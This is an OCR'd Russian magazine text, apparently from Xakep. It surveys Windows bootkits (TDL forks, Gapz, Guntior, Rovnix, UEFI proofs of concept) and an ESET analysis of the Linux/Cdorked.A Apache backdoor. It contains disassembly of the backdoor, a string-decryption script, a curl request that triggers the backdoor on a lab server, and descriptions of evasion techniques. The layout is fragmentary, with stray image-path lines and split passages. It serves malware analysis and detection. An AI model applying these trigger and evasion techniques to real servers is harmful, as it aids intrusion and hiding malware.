


Рис. 3. Изменения, вносимые SST в MBR

ЗАЩИТА WINDOWS

Активным продвижением технологий x64 на рынке десктопных операционок компания Microsoft начала заниматься с версии Windows Vista. Справедливости ради следует упомянуть о существовании XP x64, которая в последней своей редакции была собрана из кода Windows Server 2003. Кроме явного преимущества в виде поддержки количества оперативки, большей 4 Гб, в 64-битных системах появилось несколько технологий, направленных на защиту от воздействия вредоносного ПО. Одна из них — PatchGuard, которая отслеживает изменение критических объектов ядра ОС, таких как:

- таблица глобальных дескрипторов — GDT;
- таблица дескрипторов прерываний — IDT;
- таблица дескрипторов системных сервисов — SSDT;
- некоторые системные файлы, например NTOSKRNL.EXE, NDIS.SYS, HAL.DLL;
- служебные MSR-регистры STAR/LSTAR/CSTAR/SFMASK.

При загрузке, в рамках функционирования PatchGuard, ОС подсчитывает контрольные суммы для указанных выше объектов, сохраняет их и периодически проверяет соответствие текущих значений с сохраненными. Обнаружив модификацию объектов (по изменению контрольной суммы), ОС аварийно завершает свою работу с вызовом BSOD. Кроме PatchGuard, появился еще один защитный механизм — запрет загрузки драйверов, не имеющих валидной цифровой подписи (Driver Signing Policy).

Механизмы PatchGuard и Driver Signing Policy значительно усложнили жизнь разработчикам вредоносных программ с функциями руткита, работающих в режиме ядра. Это вынудило злоумышленников искать обходные пути для обеспечения функционирования своих вредоносов и в конечном итоге привело к возникновению особого класса malware — bootkit (сочетание слов boot и rootkit).




Рис. 4. Gapz получает управление, изменив 4 байта BPB

manager (палево!) и снижение производительности. Первая проблема легко решается, доступ к памяти есть, поэтому число CPU можно просто подправить. Решение второй тоже тривиально: после патча компонентов ОС завершить выполнение вредоносного кода и освободить ядро процессора. Пока эти наработки в «массы» не пошли, поэтому в настоящее время образцов malware, созданных по подобию EvilCore, «в диком виде» не выявлено.

ПРОДОЛЖАТЕЛИ ДЕЛА TDL

TDL со временем обрел много преемников. Очередная киберпреступная группировка (будем называть ее Pragma, такие идентификаторы содержались в их коде) прибрала к рукам исходники TDL3 и TDL4 и стала клепать свои альтернативные версии этих вредоносов под названием SST или MaxSS (Olmasco по ESET). Преемственность кодов TDL привела к тому, что в классификации многих антивирусных вендоров царит полная неразбериха и, по сути, разные семейства продолжают именоваться как их предок (TDL, TDSS или Tidserv). Продажа кодов TDL4 не привела к его исчезновению, этот проект продолжил развиваться параллельно проекту SST.

TDL3 based вариант SST (с заражением драйвера) распространялся с начала 2011 года до начала лета, когда пошли загрузки тестовой версии SST на базе TDL4 с заражением MBR. На то, что это тестовая версия, указывал большой объем трассировочных логов, отправляемых на C&C во время установки, а также многочисленные сообщения об ошибках, которые буткит отправлял во время своей работы. Из фишек сотрудники компании Microsoft отметили очень интересный способ «резервного» канала восстановления связи SST со своими командными серверами. Конфигурационный файл с их адресами содержался в файлах формата JPG, которые размещались на хостинге imageshack.us. Ссылки на такие изображения содержались в постах, опубликованных на популярных блогерских площадках livejournal.com и wordpress.com.

Так или иначе, тестовая версия в августе была заменена новой и содержала в себе уже несколько иной способ получения управления при загрузке (см. рис. 3). Исполняемый код MBR не изменялся вовсе, а хранилище файлов организовывалось не просто в последних секторах диска, а в виде отдельного раздела размером до 15 Мб. Флаг активного раздела изменялся с загрузочного раздела ОС на раздел SST. Файловая система раздела с хранилищем в целом повторяла ФС TDL4, однако содержала некоторые улучшения, в частности было убрано ограничение на 15 файлов, а сами файлы в заголовке содержали контрольную сумму CRC32. Это позволяло реализовать в ФС проверку на целостность, в случае обнаружения повреждений файл удалялся из хранилища.

В конце года на сцену вышел форк TDL4 под неблагозвучным названием Pihar, который по своим характеристикам почти не отличался от оригинального TDL4. В нем был применен ряд мер, изменяющих сигнатурные характеристики компонентов. Например, шифровался не раздел целиком, а только файл конфигурации. В заголовке этого файла, кстати, присутствовала строка [PurpleHaze] — по всей видимости отсылка к песне легендарного Джимми Хендрикса.

Дроппер Pihar использовал для своей установки метод DLL hijacking с применением легального установщика Adobe Flash Player. Эту же фишку использовал ZeroAccess, разве что имена библиотек различались (ncrypt.dll вместо msimg32.dll).

В 2012 году компания Damballa представила аналитический отчет под названием «A New Iteration of the TDSS/TDL4 Malware Using DGA-based Command-and-Control». В нем говорилось, что обнаружен трафик, аналогичный по своим параметрам семейству TDL. Он был выявлен с помощью автоматизированной системы «Плеяды» (Pleiades), предназначенной для обнаружения малвари, использующей механизм DGA для связи со своими C&C. Дальнейший анализ показал, что это действительно новая модификация TDL4, его алгоритм генерации доменных имен назвали DGAv14.

По информации ресурса kernelmode.info, потомки TDL4 с обфусцированным конфигом (осмысленные имена вида ldr16, ldr32, ldr64 заменены числовыми строками) встречаются в интернете до сих пор.

САМЫЙ СЛОЖНЫЙ, НО НЕ САМЫЙ СКРЫТНЫЙ

Звание одного из самых навороченных буткитов следует отдать Gapz. Чего стоит один только модуль режима ядра, содержащий собственную реализацию стека TCP/IP-протокола, что позволяет ему обойти проверку локальных IPS/IDS при взаимодействии с сетью! Интересная особенность вредоносного кода режима ядра заключается в том, что он не имеет структуры исполняемого PE-файла. Вместо этого он разбит на несколько функциональных блоков, имеющих собственные заголовки. В процессе загрузки Gapz анализирует заголовок каждого блока и вызывает его функцию инициализации, которая, в свою очередь, выделяет память и заполняет их указателями на функции блока, а также различными структурами данных. Блоки модулей могли размещаться в секторах или до первого, или после последнего раздела. Хранилище payload представляло собой файл (содержимое зашифровано AES-256) в каталоге System Volume Information системного диска с именем из случайных hex-значений. Файловая система хранилища — FAT32, реализация которой взята из опенсорсного проекта FullFAT.

Gapz имеет несколько версий, различающихся методами загрузки, летом 2012-го заражалась MBR, а осенью — VBR, причем довольно интересным способом. VBR тома NTFS содержит в себе структуру данных, называемую BIOS Parameter Block (BPB), где указываются параметры тома. В BPB есть поле HiddenSectors, которое указывает на начало Initial Program Loader (IPL) — кода, на который передается управление после VBR. IPL отвечает за поиск загрузчика в файловой системе тома NTFS и его запуск. Изменением 4-байтового поля HiddenSectors Gapz добивается того, что код VBR передает управление не на IPL, а на свой код (см. рис. 4). Нечто подобное использовал Mebratix (изменение нескольких байт в MBR для получения управления и затруднения своего обнаружения).

Несмотря на значительную сложность, показатели скрытности Gapz значительно меньше, чем у других представителей класса буткитов, хотя бы из-за размещения хранилища внутри файловой системы. К тому же количество зараженных Gapz

компьютеров в 2012 году исчислялось всего лишь сотнями (большинство из них находилось в России).

ВЕЗДЕСУЩИЕ КИТАЙЦЫ

Пытаются не отставать в технологической гонке и товарищи из Страны восходящего солнца (в наш век тотального интереса ко всякому аниме очень приятно увидеть человека, который считает Страной восходящего солнца Китай :). — Прим. ред.).

Свежий дроппер китайского трояна Guntior (известен с 2010 года), обнаруженный летом 2013 года сотрудниками компании Sophos, порадовал очередным трюком обхода проактивной защиты при своей инсталляции в систему. Сам дроппер спроектирован и собран таким образом, что может запускаться и как исполняемый файл EXE, и как динамическая библиотека DLL. Под именем msimg32.dll он копируется в каталог %Temp% и выставляет флаг в заголовке файла, указывающий, что это DLL. Также в каталог %Temp% сохраняется копия файла HelpCtr.exe (он импортирует функции из msimg32.dll), который отвечает за отображение «Справки и поддержки» в Windows. Но это еще не все — для запуска HelpCtr.exe переменная окружения PATH изменялась так, чтобы каталог %Temp% располагался раньше, чем каталог %System%. Сам HelpCtr.exe вызывался на исполнение путем отправки сообщения WM_HOTKEY окну Shell_TryWnd (по умолчанию справка вызывается комбинацией <Win + F1>). Таким образом, дроппер msimg32.dll подгружался легитимным файлом HelpCtr.exe (метод dll hijacking) и не вызывал срабатывания проактивной защиты антивирусов. После отработки файлы в %Temp% удалялись, а переменная PATH восстанавливалась к исходному виду. Еще из отличительных особенностей можно отметить наличие обширного списка процессов антивирусов и защитного ПО, которые подлежат немедленному завершению. Буткит-компонент Guntior создан на базе исходных кодов Stoned Bootkit (в Китае вообще любят заимствовать уже работающие готовые решения). Механизм сокрытия и самозащиты полностью аналогичен Mebroot ранних версий — перехват IRP_MJ_READ и IRP_MJ_WRITE в disk.sys.

СЛИВ ГОДА

Carberp. Новости об этом банковском трояне публикуются с завидной регулярностью. Весной в результате совместной операции Службы безопасности Украины (СБУ) и Федеральной службы безопасности России (ФСБ) на территории Украины были задержаны распространители и разработчики Carberp. А летом его исходные тексты утекли в паблик. Около 5 Гб исходных текстов (2 Гб в архиве) оказались доступными для загрузки любым желающим. Среди исходников отдельный интерес представляет код буткита. Carberp изначально не имел своей bootkit-составляющей до 2011 года, когда разработчики купили фреймворк Rovnix. Кроме того, архив содержит часть исходных текстов буткитов Stoned и Sinowal.

Фреймворк Rovnix известен с 2011 года, тогда он использовался в качестве загрузчика трояна Mayachok (Cidox). Главная особенность Rovnix — заражение не MBR, а загрузочного сектора системного раздела с файловой системой NTFS, также называемого Volume Boot Record (VBR). Дроппер Mayachok несет в себе как 32-битный, так и 64-битный драйвер Rovnix. На диске сохранялся соответствующий драйвер в зависимости от разрядности пользовательской ОС. Он мог быть записан как в начало диска (до первого активного раздела), если там достаточно места, так и в его конец. Анализируя загрузочную запись, троянец находил место для своего размещения и перезаписывал имеющийся там код. Оригинальный код упаковывался при помощи библиотеки aPlib и дописывался следом. Номер начального сектора размещенного на диске драйвера и его размер также «прошивался» в тело зараженной VBR. На момент обнаружения Mayachok сотрудники антивирусных компаний не знали, что буткит был сторонним компонентом и, по всей вероятности, был куплен. Это установили только после обнаружения трояна Carberp с аналогичным модулем. В начале 2012 года ESET обнаружила модификацию Rovnix, оснащенную полиморфным генератором вредоносного кода, размещаемого в VBR, а также реализацией зашифрованного при помощи алгоритма RC6 хранилища файлов. Любопытно, что в качестве файловой системы использовалась модификация VFAT.

Rovnix стал первым представителем VBR-буткитов. И, проводя аналогии с ситуацией после слива исходников Zeus (кстати, разработчики Carberp их активно использовали), следует ожидать всплеска разработок boot-компонентов на его основе.

ЧТО ДЕНЬ ГРЯДУЩИЙ НАМ ГОТОВИТ?

На волне распространения MBR- и VBR-заразы все дружно вспомнили про UEFI. Единичные случаи малвари, модифицирующей BIOS (Mebromi в 2011 году), объясняются тем, что производителей BIOS большое количество и писать код под значительное многообразие прошивок вообще не вариант. Другое дело — UEFI, где все унифицировано. С другой стороны, UEFI написан на языке Си, что подразумевает наличие многочисленных ошибок переполнения буфера. Итальянец Андреа Аллеви (Andrea Allievi), ведущий исследователь компании ITSEC в области ИТ-безопасности, продемонстрировал в сентябре 2012 года уязвимость механизма загрузки Windows 8, разработав первый полноценный UEFI-буткит для этой платформы. Исследователи ITSEC нашли уязвимость в UEFI и использовали ее для замены UEFI bootloader на свой собственный. В результате механизмы защиты Kernel Patch Protection и Driver Signature Enforcement успешно обходятся. Весной 2013 года на конференции HITB (Hack in the Box) Себастьян Качмарек (Sébastien Kaczmarek) из QuarksLab представил доклад «Dreamboot: A UEFI Bootkit» и продемонстрировал работу очередного концепта буткита для Windows 8. Исходники проекта Dreamboot доступны на github.com.

Следует отметить, что все эти наработки функционируют при отключенной функции SecureBoot, что позволило компании Microsoft с новыми силами заняться ее продвижением. Однако популярность Windows 8 на десктопах пока крайне мала, программировать под UEFI — одно удовольствие (не ассемблер все-таки, а Си), а это значит, что у создателей буткитов еще есть время не раз и не два попользоваться ресурсами компьютеров ничего не подозревающих граждан, а иной раз и залезть им в карман. Поскольку рядовой пользователь сам не в состоянии отправить подозрительные файлы на анализ (хотя бы потому, что к файлам буткитов, как правило, из ОС доступ получить нельзя), хочется пожелать, чтобы сисадмины корпоративных сетей внимательнее относились к мониторингу подозрительной сетевой активности (на шлюзе проще всего отследить, что какая-то гадость стучится в интернет), а антивирусные компании более оперативно реагировали на появление новых угроз такого типа.][



ВМЕСТО BIOS


На смену BIOS приходит система UEFI, комплекс спецификаций, появившийся как «загрузочная инициатива Интел» (Intel Boot Initiative) в далеком уже 1998 году. Инициатива возникла потому, что ограничения BIOS, такие как 16-битный исполняемый код, адресуемая память 1 Мб, отсутствие поддержки загрузочных дисков больше 2 Тб и другие, стали ощутимо тормозить развитие вычислительных систем. Фактически UEFI представляет собой некое подобие операционной системы. В отличие от BIOS, которые пишутся на asm, UEFI написан на Си. Имеется поддержка графических режимов работы видеоадаптера, драйверов устройств и сетевого стека. Предусмотрена поддержка загрузчиков ОС и разметки диска GUID Partition Table (GPT), что позволяет отказаться от концепции загрузочных секторов и загружать ядра ОС средствами UEFI (поддерживается в современных Linux и 64-разрядных Windows, начиная с Vista). Ключевая фишка UEFI — механизм SecureBoot, осуществляющий криптографическую проверку загружаемых компонентов ОС при помощи ключей цифровой подписи, прошиваемых в чипы памяти материнских плат.

SecureBoot как раз и нейтрализует целый класс вредоносов, получающих управление до загрузки ОС. В то же время сообщество Linux считает, что Microsoft создает предпосылки к монополии загрузки только ОС Windows (хотя подкопаться к самой Microsoft нельзя — что именно шить в материнскую плату, определяют их производители). На текущий момент для сертификации железа на совместимость с Windows 8 требуется наличие функции отключения SecureBoot на платформах, отличных от ARM, а также установки своих ключей. Но кто знает, как ситуация изменится в дальнейшем? В условиях, когда SecureBoot будет включен постоянно, а OEM-поставщики будут прошивать только ключи Microsoft, может возникнуть ситуация, когда установить ОС, отличную от Win, станет невозможно. Впрочем, сообщество Linux может подписать свой загрузчик у компании Microsoft. Как говорится, поживем — увидим.

ВСКРЫВАЕМ КРУТОЙ БЭКДОР ПОД LINUX

Linux/Cdorked.A — серьезная угроза для серверов

Пока обыватели клеймят позором винду, Adobe и Oracle, специалисты отмечают увеличение вредоносных программ, предназначенных для компьютеров под управлением Linux. В первую очередь злоумышленников интересуют веб-серверы. Как и почему они создают серверную малварь, ты узнаешь из этой статьи.



Антон Черепанов,
Malware Researcher,
ESET

ЗАЧЕМ ЗАРАЖАЮТ ВЕБ-СЕРВЕРЫ?

Прежде чем углубиться в технические дебри, нужно разобраться, а зачем вообще злоумышленникам заражать веб-сервер. В большинстве своем веб-серверы заражают, чтобы перенаправлять посетителей сайта на связку с эксплойтами. В самых простых случаях изменяют веб-контент на скомпрометированном сервере, к примеру в одну из страниц сайта добавляют вредоносный код. Данный подход имеет ряд недостатков для злоумышленников. Во-первых, модификацию веб-контента на сервере легко обнаружить, к тому же для этих целей существуют специальные инструменты. Во-вторых, сервер начинает раздавать измененный контент всем посетителям сайта без какой-либо фильтрации, в том числе различным конторам, которые могут отметить сайт как вредоносный. Злоумышленники хотят оставаться незамеченными как можно дольше, именно поэтому начала появляться новая хитроумная малварь под ОС Linux.

LINUX/CDORKED.A

Впервые это вредоносное ПО обнаружили и исследовали специалисты ESET совместно с компанией Sucuri в апреле 2013 года. Первоначально были обнаружены вредоносные веб-серверы на базе Apache, позднее выявлены случаи компрометации серверов на базе lighttpd и nginx. Основное предназначение Linux/Cdorked.A — перенаправлять трафик на вредоносные сайты. Так, один из обнаруженных серверов перенаправлял пользователей на широко известный набор эксплойтов Blackhole.

Linux/Cdorked.A представляет собой бинарный ELF-файл веб-сервера, однако помимо обычной функциональности в него добавлена функциональность бэкдора. Злоумышленники подменяют легальный бинарный файл на файл с бэкдором. В большинстве случаев для того, чтобы перезаписать бинарный файл веб-сервера, необходимы root-права, но способ проникновения на сервер и метод получения root-доступа злоумышленниками нам пока точно неизвестен. Возможно, для каждого сервера использовалась своя тактика, была ли это брешь в cPanel или же обычная компрометация логина и пароля — сказать трудно.

Достоверно известно, что Linux/Cdorked.A не имеет механизмов самораспространения, а также не использует уязвимости в серверном ПО.

```
.text:0000000000043D0BB    add     [rbp+var_30], rax
.text:0000000000043D0BF    lea     rax, [rbp+var_2140]
.text:0000000000043D0C6    mov     rsi, rax
.text:0000000000043D0C9    mov     edi, 4
.text:0000000000043D0CE    call    decrypt_strings
.text:0000000000043D0D3    mov     [rbp+var_68], rax
.text:0000000000043D0D7    lea     rax, [rbp+var_2150]
.text:0000000000043D0DE    mov     rsi, rax
.text:0000000000043D0E1    mov     edi, 5
.text:0000000000043D0E6    call    decrypt_strings
.text:0000000000043D0EB    mov     [rbp+var_68], rax
.text:0000000000043D0EF    lea     rax, [rbp+var_2130]
.text:0000000000043D0F6    mov     rsi, rax
.text:0000000000043D0F9    mov     edi, 41h
.text:0000000000043D0FE    call    decrypt_strings
.text:0000000000043D103    mov     [rbp+var_68], rax
.text:0000000000043D107    lea     rax, [rbp+var_2160]
.text:0000000000043D10E    mov     rsi, rax
.text:0000000000043D111    mov     edi, 23h
.text:0000000000043D116    call    decrypt_strings
.text:0000000000043D11B    mov     [rbp+var_68], rax
.text:0000000000043D11F    mov     rax, [rbp+var_6208]
.text:0000000000043D126    mov     rax, [rax+0F0h]
.text:0000000000043D12D    lea     rsi, aUserAgent      ; "User-Agent"
.text:0000000000043D134    mov     rdi, rax
.text:0000000000043D137    call    _apr_table_get
.text:0000000000043D13C    mov     rdx, rax
.text:0000000000043D13F    mov     rax, [rbp+var_6208]
.text:0000000000043D146    mov     rax, [rax]
.text:0000000000043D149    mov     rsi, rdx
.text:0000000000043D14C    mov     rdi, rax
.text:0000000000043D14F    call    _apr_pstrdup
.text:0000000000043D154    mov     [rbp+var_58], rax
.text:0000000000043D158    mov     rdx, [rbp+var_6208]
.text:0000000000043D15F    lea     rax, [rbp+var_2190]
.text:0000000000043D166    mov     rsi, rdx
.text:0000000000043D169    mov     rdi, rax
```

```
add     [rbp+var_30], rax
lea     rax, [rbp+var_2140]
mov     rsi, rax
mov     edi, 4                 ; &surl=
call    decrypt_strings
mov     [rbp+var_68], rax
lea     rax, [rbp+var_2150]
mov     rsi, rax
mov     edi, 5                 ; &sport=
call    decrypt_strings
mov     [rbp+var_68], rax
lea     rax, [rbp+var_2130]
mov     rsi, rax
mov     edi, 41h               ; &suri=
call    decrypt_strings
mov     [rbp+var_68], rax
lea     rax, [rbp+var_2160]
mov     rsi, rax
mov     edi, 23h               ; &key=
call    decrypt_strings
mov     [rbp+var_68], rax
mov     rax, [rbp+var_6208]
mov     rax, [rax+0F0h]
lea     rsi, aUserAgent        ; "User-Agent"
mov     rdi, rax
call    _apr_table_get
mov     rdx, rax
mov     rax, [rbp+var_6208]
mov     rax, [rax]
mov     rsi, rdx
mov     rdi, rax
call    _apr_pstrdup
mov     [rbp+var_58], rax
mov     rdx, [rbp+var_6208]
lea     rax, [rbp+var_2190]
mov     rsi, rdx
mov     rdi, rax
```

Так меняется код после выполнения скрипта для расшифровки строк: pastebin.com/zNhD7rai

АНАЛИЗ

Мы будем исследовать 64-битный бинарный ELF-файл от веб-сервера Apache. В файле присутствуют отладочные символы, что несколько облегчает задачу исследования. Правда, ненамного, так как функции, которые непосредственно принадлежат бэкдору, носят несодержательные имена вроде ob87E874aD44B47B8544955.

Первое, что придется побороть, — это шифрованные строки. Видимо, авторы решили скрыть подозрительные строки от любопытных глаз. К счастью, шифр не такой сложный, всего лишь XOR-операция с ключом-константой. С ним легко справится такой мощный инструмент, как IDAPython. Вот такой скрипт мы сделали для его расшифровки:

```
# -*- coding: cp1251 -*-
from idaapi import *
from idautils import *

def decrypt_str(offset, size):
    # Данный ключ «вшит» в программу
    key = (0x27, 0xA4, 0xE2, 0xDA, 0xDA, 0xF1,
    0x83, 0xB5, 0x1E, 0x3D, 0xA7, 0xF6, 0xC9,
    0xE6, 0x23, 0x9C, 0xDF, 0xC8, 0xA2, 0xE5, 0xA,
    0x60, 0xE0, 0x5F)
    string = bytearray(size)
    for i in range(size):
        b0 = Byte(offset + i) ^ key[i % len(key)]
        string[i] = b0 & 0xFF
    return str(string)

def main():
    # По адресам 0x043B8FE–0x43BCE0 идет
    # перечисление указателей на зашифрованные
    # строки
    code_offset = 0x043B8FE
    # По данному адресу хранятся длины строк
    xlen = 0x76B480
    strings = []
    # Запускаем цикл, работающий до первой строки
    # с нулевой длиной
    while(Byte(xlen)):
        # Ищем инструкцию вида
        # «lea rax, offset string»
        while (GetMnem(code_offset) != 'lea' or
        GetOpType(code_offset, 0) != idaapi.o_reg or
        GetOpType(code_offset, 1) != idaapi.o_mem):
            code_offset = NextHead(code_offset)
        # Найденный адрес и длину строки
        # передаем для расшифровки
        str = decrypt_str(GetOperandValue↵
```

```
.text:000000000043E2B1
.text:000000000043E2B1    push    rbp
.text:000000000043E2B2    mov     rbp, rsp
.text:000000000043E2B5    push    r12
.text:000000000043E2B7    push    rbx
.text:000000000043E2B8    sub     rsp, 1180h
.text:000000000043E2BF    mov     [rbp+var_1178], rdi
.text:000000000043E2C6    lea     rax, [rbp+str_favicon]
.text:000000000043E2CD    mov     rsi, rax
.text:000000000043E2D0    mov     edi, 3                  ; /favicon.iso
.text:000000000043E2D5    call    decrypt_strings
.text:000000000043E2DA    mov     [rbp+var_88], rax
.text:000000000043E2E1    mov     rax, [rbp+var_1178]
.text:000000000043E2E8    mov     rdx, [rax+230h]
.text:000000000043E2EF    lea     rax, [rbp+str_favicon]
.text:000000000043E2F6    mov     rsi, rdx                ; requested URL
.text:000000000043E2F9    mov     rdi, rax                ; /favicon.iso
.text:000000000043E2FC    call    _strcmp
.text:000000000043E301    test    eax, eax
.text:000000000043E303    jnz     loc_43E509
.text:000000000043E309    mov     rax, [rbp+var_1178]
.text:000000000043E310    mov     rax, [rax+238h]
.text:000000000043E317    test    rax, rax
.text:000000000043E31A    jz      loc_43E48F
.text:000000000043E320    mov     rdx, [rbp+var_1178]
.text:000000000043E327    lea     rax, [rbp+str_ip]
.text:000000000043E32E    mov     rsi, rdx
.text:000000000043E331    mov     rdi, rax
.text:000000000043E334    call    check_X_headers
.text:000000000043E339    lea     rax, [rbp+str_ip]
.text:000000000043E340    mov     rdi, rax
.text:000000000043E343    call    convert_to_dword
.text:000000000043E348    mov     [rbp+ip_from_header], eax
.text:000000000043E34B    mov     edi, 200h               ; size
.text:000000000043E350    call    _malloc
.text:000000000043E355    mov     [rbp+ptr], rax
.text:000000000043E359    mov     rax, [rbp+var_1178]
.text:000000000043E360    mov     rax, [rax+238h]
.text:000000000043E367    mov     edx, [rbp+ip_from_header]
.text:000000000043E36A    mov     rcx, [rbp+ptr]
.text:000000000043E36E    mov     rsi, rcx
.text:000000000043E371    mov     rdi, rax
.text:000000000043E374    call    xor_encryption
```

Обработка запроса для создания подключения reverse shell

```
$ curl -d "" -H "X-Real-IP: 2[redacted]3.2[redacted]8" -H "Cookie:SECID=" -s -i http://192.1
68.56.101:8080/[redacted]?$(python -c 'print "ST".encode("hex")')
HTTP/1.1 302 Found
Date: Thu, 25 Apr 2013 13:37:40 GMT
Server: Apache/2.2.23 (Unix)
Location: http://google.com/
ETag: b66558-31d-ee9e; 00-0-0-7-0-0-0-0-0-1-0-6-0-0
Content-Length: 282
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://google.com/">here</a>.</p>
<hr>
<address>Apache/2.2.23 (Unix) Server at 192.168.56.101 Port 8080</address>
</body></html>
$ 
```

Пример обработки одной из команд бэкдором

```
.text:000000000043AF24    push    rbp
.text:000000000043AF25    mov     rbp, rsp
.text:000000000043AF28    sub     rsp, 20h
.text:000000000043AF2C    mov     [rbp+var_14], edi
.text:000000000043AF2F    mov     [rbp+var_4], 1
.text:000000000043AF36    mov     rax, cs:ap_shm_addr_ptr
.text:000000000043AF3D    mov     rax, [rax]
.text:000000000043AF40    test    rax, rax
.text:000000000043AF43    jnz     loc_43B075
.text:000000000043AF49    mov     edx, 6660
.text:000000000043AF4E    mov     esi, CDORKED_SHM_SIZ
.text:000000000043AF53    mov     edi, 63599
.text:000000000043AF58    call    _shmget
.text:000000000043AF5D    mov     rdx, cs:ap_shmid_ptr
.text:000000000043AF64    mov     [rdx], eax
.text:000000000043AF66    mov     rax, cs:ap_shmid_ptr
.text:000000000043AF6D    mov     eax, [rax]
```

Доступ к региону shared memory в бэкдоре

ЗАРАЖЕН ЛИ ТВОЙ СЕРВЕР?

Самый быстрый способ узнать, заражен ли сервер бэкдором Linux/Cdorked.A, — попробовать набрать в браузере http://server.ru/favicon.iso. В случае редиректа на гугл вероятность заражения сервера очень высока.

Для того чтобы достоверно определить факт заражения сервера, рекомендуется использовать debsums для систем Debian и Ubuntu, а также команду «rpm –verify» для RPM-based Linux систем. Данные команды проверяют целостность модулей веб-сервера. Также можно использовать инструмент дампа shared memory, чтобы обнаружить присутствие бэкдора на сервере.

```
            (code_offset, 1), Byte(xlen))
            strings.append(str)
            code_offset = NextHead(code_offset)
            xlen += 1
        # Теперь у нас есть все строки,
        # нам нужно найти места, где они используются
        func = LocByName('decrypt_strings')
        # Перебираем все вызовы
        for addr in CodeRefsTo(func, True):
            # Ищем инструкцию вида «mov edi, ID»,
            # где ID будет номером нашей строки
            while (GetMnem(addr) != 'mov' or
            GetOpType(addr, 0) != idaapi.o_reg or
            GetOperandValue(addr, 0) != 7):
                addr = PrevHead(addr)
            # В комментарий пишем расшифрованную
            # строку
            MakeComm(addr, strings↵
            [GetOperandValue(addr, 1)])

if __name__ == '__main__':
    main()
```

УСТРОЙСТВО И УПРАВЛЕНИЕ

